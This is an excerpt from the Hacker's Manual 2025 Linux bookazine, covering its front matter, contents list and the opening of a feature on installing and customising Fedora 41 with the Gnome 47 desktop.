HACKER'S MANUAL 2025

FULL OF EXPERT TIPS & ADVICE

ADVANCE YOUR LINUX SKILLS

• THE KERNEL • NETWORKS • SERVERS • HARDWARE • SECURITY

148 PAGES OF TUTORIALS

ENHANCE YOUR KNOWLEDGE WITH IN-DEPTH PROJECTS AND GUIDES

Digital Edition

FUTURE

EIGHTEENTH EDITION

HACKER'S MANUAL 2025

Welcome to the 2025 edition of the Hacker's Manual! You hold in your hands 148 pages of Linux hacking tutorials, guides and features from the experts at Linux Format magazine – the home of open source software. In this edition we've gone in hard for security. You'll find guides to securing servers, getting a grounding in hacking, using security tools such as Kali and Fedora Security Lab, alongside solid features explaining how to protect your privacy online using established tools like Tails. But we shouldn't live in fear! Hacking is monumental fun. Never mind setting up and playing with Linux, we take a look at hacking tablets, media servers, virtual machines, cloud servers, multi-booting with Grub and much more. If you're a little timid when it comes to the Terminal we even have a meaty reference section at the back.
So dive in and enjoy!

FUTURE

HACKER'S MANUAL 2025

Future PLC Quay House, The Ambury, Bath, BA1 1UA

Editorial
Compiled by **Aiden Dalby & Steve Dacombe**
Senior Art Editor **Andy Downes**
Head of Art & Design **Greg Whitaker**
Editorial Director **Jon White**
Managing Director **Grainne McKenna**

Photography
All copyrights and trademarks are recognised and respected

Advertising
Media packs are available on request
Commercial Director **Clare Dove**

International
Head of Print Licensing **Rachel Shaw**
licensing@futurenet.com
www.futurecontenthub.com

Circulation
Head of Newstrade **Tim Mathers**

Production
Head of Production **Mark Constance**
Production Project Manager **Matthew Eglinton**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Managers **Keely Miller, Nola Cokely, Vivienne Calvert, Fran Twentyman**
Printed in the UK

Distributed by Marketforce – www.marketforce.co.uk
For enquiries, please email: mfcommunications@futurenet.com

GPSR EU RP (for authorities only)
eucomply OÜ Pärnu mnt 139b-14 11317, Tallinn, Estonia
hello@eucompliancepartner.com, +3375690241

Hacker's Manual 2025 Seventeenth Edition (TCB6515)
© 2025 Future Publishing Limited

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this bookazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards.

All contents © 2025 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

FUTURE

Connectors. Creators. Experience Makers.

Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR)
www.futureplc.com

Chief Executive Officer **Jon Steinberg**
Non-Executive Chairman **Richard Huntingford**
Chief Financial and Strategy Officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

Widely Recycled

ipso. Regulated

Contents

HACKER'S MANUAL 2025

Distros

The distro is the core of Linux, so make sure you get the right one.

10 Power up: Fedora!
Get the lowdown on the latest Fedora release and discover its secrets.

18 30 years of Linux
How a 21-year-old's bedroom coding project took over the world.

32 Build the kernel
It's the ultimate nerd credential, tune up your own personal kernel, here's how...

40 Rescatux repair
Explore one of the most famous rescue and repair systems powered by Linux.

Security

The best defence is a good offence, but also a good defence.

46 Build your Linux fortress
Discover what threats are out there and what Qubes can do to protect your devices.

54 Master hacking with Kali
We take you inside the ultimate hacking toolkit and explain how to use it in anger.

62 Secure chat
Chat online without anyone snooping in on what you have to say.

68 Secure your desktop
Linux can thwart a majority of attacks on its own but we can help put a level 10 forcefield around your computer.

72 Data recovery
Recover files from damaged disks and ensure deleted items are gone for good.

Software

Discover the most powerful Linux software and get using it.

78 OpenELEC
Get to grips with the media system for desktops and embedded systems.

82 Virtual Box
Ensure you get the best out of your virtual systems with our essential guide.

86 Nextcloud
The break away, all new cloud storage and document system is live for all.

90 NagiOS
Industry-level system monitoring so you can track all your Linux PCs.

Hacking

Take your Linux skills to the next level and beyond.

96 Hacker's toolkit
Discover the tricks used by hackers to help keep your systems safe.

104 Linux on a Linx tablet
Get Linux up and running on a low-cost Windows tablet without the hassle.

108 Multi-boot Linux
Discover the inner workings of Grub and boot lots of OSes from one PC.

112 Build your own custom Ubuntu distro
Why settle for what the existing distrubutions have to offer?

116 LTTng monitoring
Get to know what all your programs are up to by tracing Linux app activity.

120 USB multi-boot
We explain how you can carry multiple distros on a single USB drive.

The terminal

Feel like a l337 hacker and get to grips with the powerful terminal.

126 Get started
The best way to use the terminal is to dive in with both feet and start using it.

128 Files and folders
We explain how you can navigate the file system and start manipulating things.

130 Edit config files
Discover how you can edit configuration files from within the text terminal.

132 System information
Interrogate the local system to discover all of its dirty little secrets.

134 Drive partitions
Control, edit and create hard drive partitions and permissions.

136 Remote access
Set up and access remote GUI applications using X11.

138 Display control
Sticking with the world of X11 we take some randr for resolution control.

140 Core commands
20 essential terminal commands that all Linux web server admins should know.

HACKER'S MANUAL

2025

HACKER'S MANUAL 2025

Distros

Because if there was only one form of Linux, we'd be bored

10 Power up: Fedora!
Get the lowdown on the latest Fedora release and discover its secrets.

18 30 years of Linux
How a 21-year-old's bedroom coding project took over the world.

32 Build the kernel
It's the ultimate nerd credential, tune up your own personal kernel, here's how...

40 Rescatux repair
Explore one of the most famous rescue and repair systems powered by Linux.

Power up: Fedora!

Not all heroes wear capes. Jonni Bidwell has got a brand new Fedora to discuss and these hat jokes are un-brim-leavable.

The first look at an updated distro is always fun. Last autumn we get a new interim release of Ubuntu and a brand new version of Fedora. Both use the Gnome 47 desktop, so on the surface there's not a lot to separate them. We're often accused of favouring Ubuntu, so let's counter that. Fedora aficionados won't need any reason to switch. If you're coming from another distro, though, you might be curious about Fedora. Perhaps even trepidatious. Well, we're here to tell you that Fedora is for you. Never mind what you might have heard, it's really no more advanced than Ubuntu, or any distro based on it. We'll show you how to install it, get to grips with Gnome, and tailor Fedora to your whim.

A raft of software is available on Fedora. And that raft has got much bigger thanks to the option of easily adding third-party repos. So, it's easy to get proprietary software, and you can get the latest tools straight from the developers thanks to Flatpaks. Now you can potentially get software that's newer than those annoying Arch users have. You'll be a Gnome keyboard shortcut whizz thanks to our guide. And if that's not your cup of tea, we'll show you how to install all manner of alternative desktops.

Fedora is for all

You don't need to be some sort of geek to don a Fedora.

Fedora Linux has always been something of a trailblazer. In one sense it guides CentOS Stream, which in turn sets the road map for the commercial Red Hat Enterprise Linux (RHEL). From a desktop point of view, it's often the first (ahem, Arch BTW) to adopt new features (such as Wayland, Btrfs, Vulkan). Thanks to its (roughly) six-month release cadence, it equals the interim Ubuntu releases, and is way ahead of Ubuntu's two-yearly Long Term Support (LTS) offerings as concerns new software. Updating your OS twice yearly sounds like a pain, and indeed it used to be. Partly for that reason, partly due to the extra hoops required to install proprietary software, and partly because earlier Fedora releases didn't quite have Ubuntu's level of user-friendliness, Fedora has often been put in the 'intermediate distribution' rubric.


That's just not true any more – the OS updates are seamless, and Fedora is every bit as user-friendly as modern Ubuntu. Indeed, in an era when the Ubuntu team is taking a lot of flack for its design decisions (in reverse chronological order: Snaps, diagnostic data, replacing the Unity desktop with a franken-Gnome, and partnering with Amazon), Fedora is enjoying widespread recommendation as a beginner's or gamer's' distribution. The matter of proprietary software (which once involved manually adding a third-party repository) is now solved by clicking a simple tickbox in the installer. This one click gives you access to the repos for the Nvidia graphics driver, *Google Chrome,* and the *PyCharm* integrated development environment (IDE) for Python.

No place like Gnome

Fedora's flagship release offers the most faithful experience of the Gnome desktop you can find. So, (without the help of extensions) you won't get a Dock at the bottom of your screen, a system tray, or Ubuntu-style application indicators. This 'Gnome as the Gnome developers intended' look makes Gnome seem minimal or perhaps hyper-modern. And that seems to be something users either love or hate. We'll show you the handful of keyboard shortcuts and everything else you need to embrace the Gnome workflow over the page.

You'll still see some criticism – Gnome in general is a bloated desktop, but in an era when Windows installs want 64GB of space and almost as much memory, that criticism seems less valid. Gnome is a fully featured desktop environment, complete with integrated document searching (which requires a big database), accelerated rendering (requiring a graphics card less than about 15 years old), and an easy dialog for disabling optional services. It will almost certainly run on any hardware that could run Windows 7. But for old machines, it will be a challenge, and there are more suitable desktops (such as LXQt and Xfce) and distros (such as Bodhi or Lubuntu) out there.

Fedora makes it easy to install the Nvidia driver, and has done so for some time. This time, though, we're spared another headache because the package now supports Secure Boot. So, you won't have to (as in previous releases) either disable Secure Boot or manually sign the module and enrol your own MOK keys. Since the proprietary Nvidia driver isn't included on the live medium, and in the unlikely event your card requires it, there's an option to start with basic graphics in the Troubleshooting boot menu.



› GIMP "3.0" is available in Fedora's repo, even though it hasn't been released as we write this.

Fedora giveth and Fedora taketh

For a long time, Fedora has been pushing Wayland (as opposed to the ageing X.org display server) as the default graphics protocol in Gnome. With Fedora 41, the inexorable march towards the retirement of X (the graphics thing, not the hate pool that used to be a reasonable social media platform) takes another step as X.org is banished from the default install. It is still available in the repositories, and we'll show you how to install it later. It's worth noting that there is still an X server installed, in the form of Xwayland, the translation back-end that allows old apps that don't support Wayland to run.

The now commercially licensed Redis database has also been replaced by the FOSS-friendly Valkey. Python 2 is finally gone in this release. Like the parrot in the Monty Python sketch. One of the few reasons it was kept around was that it was required by GIMP. But in September 2024, it was announced that GIMP 3, which is finally free of the obsolete language, would be included in Fedora 41. We've been banging on about migrating to Python 3 for a long time now, so hopefully any packages you use have also upgraded. Otherwise they, too, will have found themselves deprecated.

CREDIT: Magictorch


Popping on Fedora

Grab yourself a cup of tea and a USB. It's time to fortify and update your system with Fedora (and tea).

Installing Fedora is a breeze. First, grab the ISO from **https://getfedora.org**. It's only a couple of gigabytes, so hopefully won't take long to fetch. Best make a cup of tea anyway, just in case. Next you'll need a USB stick (4GB or higher) and a tool for writing to it. We always recommend *Etcher* (**https://etcher.io**) because it's cross-platform and pretty much self-explanatory to use, see the top tip left for more details. Once it's written, you need to tell your BIOS or UEFI to boot from the USB stick. You might be able to get a pop-up boot menu with F12 or F10, or you may have to hit Del or F2 (or any other key combo) to enter the interface and configure the boot order from there. If you get stuck booting into your previous OS, you can access UEFI settings from Windows by holding down the Shift key while pressing the Shutdown button in the Start menu. In Linux, you can run `sudo systemctl reboot –firmware-interface` to force the issue.

Once the desktop is loaded, you'll see some shortcut icons in the Dock at the bottom, an overview of the desktop (with the welcome screen), and a fraction of another desktop to the right. The latter isn't some graphical aberration, but it's where you'd click if you wanted to use a new virtual desktop. More on that later. This view as a whole is Gnome's Overview mode, and can be summoned at any time with the Windows, or Super to use the OS-agnostic term, key. Click on the desktop and we'll get on with installation.

If you want to explore Fedora risk-free, though, click Not Now and you can explore the live environment. This is very similar to how Fedora will look and act once installed, albeit a tad slower due to it running off USB. Go back to the Overview with the Super key, and click the grid of dots at the right of the Dash. This shows all the apps currently installed. There are a few more in a real installation, but you'll the see core Gnome applications as well as the *LibreOffice* suite. You can search for an app by typing the first few characters (no need to click anywhere) and then hitting Enter once it's highlighted. When you're ready, fire up the installer.



› **An unblemished Gnome desktop, with the status menu open for easy access to common dials.**

Quick tip

Download the Linux Etcher Appimage from https://etcher.io/. Right-click on this and select Properties > Permissions > Allow executing of file, you can now run it. To use the Terminal run cd ~/Downloads and use chmod +x etcher<version>.appimage and then run it.

Keyboard shortcuts

We mentioned that your Gnome workflow will be made much smoother if you grok a couple of keyboard shortcuts. So, without further ado, let's avail you of a few. We've already covered the Super key to toggle the Overview, and you'll already be familiar with Alt+Tab for switching between applications. Here are some others:

Super+A ..... Show all applications
Super+M ..... Show calendar and notifications
Super+Left/Right ..... Tile window on left or right (split view)
Super+Up/Down ..... Maximise/restore a window
Super+Page Up/Down ..... Switch virtual desktops
Super+Shift+Page Up/Down ..... Move window to another desktop


If you DuckDuckGo for "gnome keyboard shortcuts", you'll find a handy cheat sheet with the lot.

Oh, we almost forgot – Gnome has a built-in screen recorder, too. It involves a bit of finger gymnastics (Ctrl+Alt+Shift+R) but it's a great tool for making postmodern desktop videos.

Perfect partitioning

Once you've chosen your locale settings, you're presented with an installation summary. You'll see an exclamation mark in the Installation Destination section, so click that. Automatic Installation is easiest, and if you already have an empty disk, it's only a matter of a single click to set up. If there's data on the disk where you want Fedora to live, and you're sure you don't want it, click the Reclaim Space box at the bottom-left. This lets you delete whatever partitions you don't want. If you have more advanced partitioning needs, use either of the custom options. Our initial install occupied just over 7GB, but ideally you'd want upwards of 40GB for your root partition.

Fedora's default Btrfs partition scheme will be better than fine for most people. Btrfs is a next-generation filesystem that is designed to be fast and robust. It has built-in snapshot and RAID capabilities, as well as checksumming to mitigate against silent



› It's easy to install alongside other distros; the minimum required is specifying root and EFI partitions.

data corruption. You only get that for free, though, if Fedora is allowed its own drive. Otherwise partitions can be configured manually using either *gparted* or Fedora's own *blivet* tool.

When you're happy with your arrangement, click Done at the top-left (nothing gets written or deleted at this stage). Then click Begin Installation, whereupon the installation begins and there's no going back. Once it's done, click Finish Installation to return to the live environment. When you're ready to see if the install worked, click the status icons in the top-right, then click the power icon (top-right of the pop-up menu), and then click Restart. Fingers crossed, you're greeted by another welcome screen and invited to start the setup process. Don't worry – it only takes two ticks. You're asked to set a couple of privacy options, enable the third-party repositories we mentioned earlier, and set up a username and password. If you are setting up a business machine, you can also configure an Active Directory domain (just hit the Enterprise login button).


The Welcome tour introduces you to the Gnome desktop, starting with the Overview, then working through some three-finger touchpad/touchscreen gestures: triple-finger swipe left/right to switch virtual desktops, and tri-digit swipe up to bring up the Overview. Simples. It's worth reiterating that you can search not just applications, but documents from your **Home** folder, contacts, software and more. You can even run in-line calculations; try typing `2+2` into the Overview. Other Gnome apps can add their own search facility to the Overview, making it even more all-powerful.

One of the most talked about features in Gnome 47 is the option to add accent colours. This might not sound like much, but it is a surprisingly big change. For a long time, Gnome 3 (without any extensions) hasn't had any provision for custom theming, beyond backgrounds and light/dark themes. Now you can choose from nine (count 'em) colours. If you don't like any of them, you can set your own with third-party tooling, which we'll get to. In the meantime, access these new accent options from the *Settings* app. Open the status menu in the top-right, and click the cog. Or open the Overview (with the Super key) and type the first few letters of `settings`. You'll find the colourful options in the Appearance tab.

Super settings

The Settings panel is a one-stop shop for system configuration. If you don't like the idea of Gnome searching and indexing the files in your **Home** directory (and sharing them among other Gnome apps), you can turn this off, or restrict what gets indexed, from the Search tab. If you prefer natural touchpad or scrollwheel scrolling, this and other options are available from the Mouse And Touchpad area. If you're privacy conscious, you can turn off automatic problem reporting (anonymised) and configure location services from the Privacy And Security tab. Gnome can integrate with all manner of online services (Nextcloud, Google, Microsoft 365 and Exchange, and more), so you can access your cloud storage, email, contacts or whatever from the relevant Gnome app. The rest of the Settings page is largely self explanatory, so we'll leave you to figure it out.

Multi-monitor (and HiDPI) support continues to get better and better in Gnome. If you're the kind of person who unplugs an extra monitor without first moving applications off it (you savage, you), Gnome has your back. In this situation, applications are not banished off the edge of a remaining screen, but are gracefully located to another display. If you were to plug back in that same monitor, applications are automagically returned there, as though nothing had happened. Fractional scaling has gotten even better in Gnome 47, and should be available without further action for HiDPI displays. In versions past, you'd have to manually enable it using a GSettings key, or face blurry text when running apps through Xwayland.




› Online accounts are simple to set up in Gnome. All your calendars, contacts and cloudy paraphernalia can be integrated.

Getting around Fedora

Now that we've got to grips with the desktop, let's look at how we install software. And mess with the desktop.

Sooner or later, you're going to want to install some extra software. You can do this from the command line, but it's much easier to use the app. Which is called Software. There's a shortcut to it on the Dash (it's the white briefcase emblazoned with some shapes). Open it up and you'll see some featured applications. Scroll down to see more, or explore some of the categories at the top. We like to keep some files on our venerable Nextcloud server up in the clouds, so we can access them from anywhere, so we'll walk you through installing the desktop client; feel free to install something else. Search for Nextcloud from the top-left of the Software app and click the Nextcloud Desktop Client entry. If you enabled third-party repositories (in particular the Flathub repo), you have a choice of where to install it from. Fedora's traditional RPM repos are pretty up to date, but in general, if an app is available on Flathub, too, a newer version is likely available there. Let's install the Nextcloud Flatpak by clicking the drop-down below the Install button and selecting the Flathub source. Now click Install and fetch a cup of tea while it installs. We'll talk more about Flatpaks when you return.

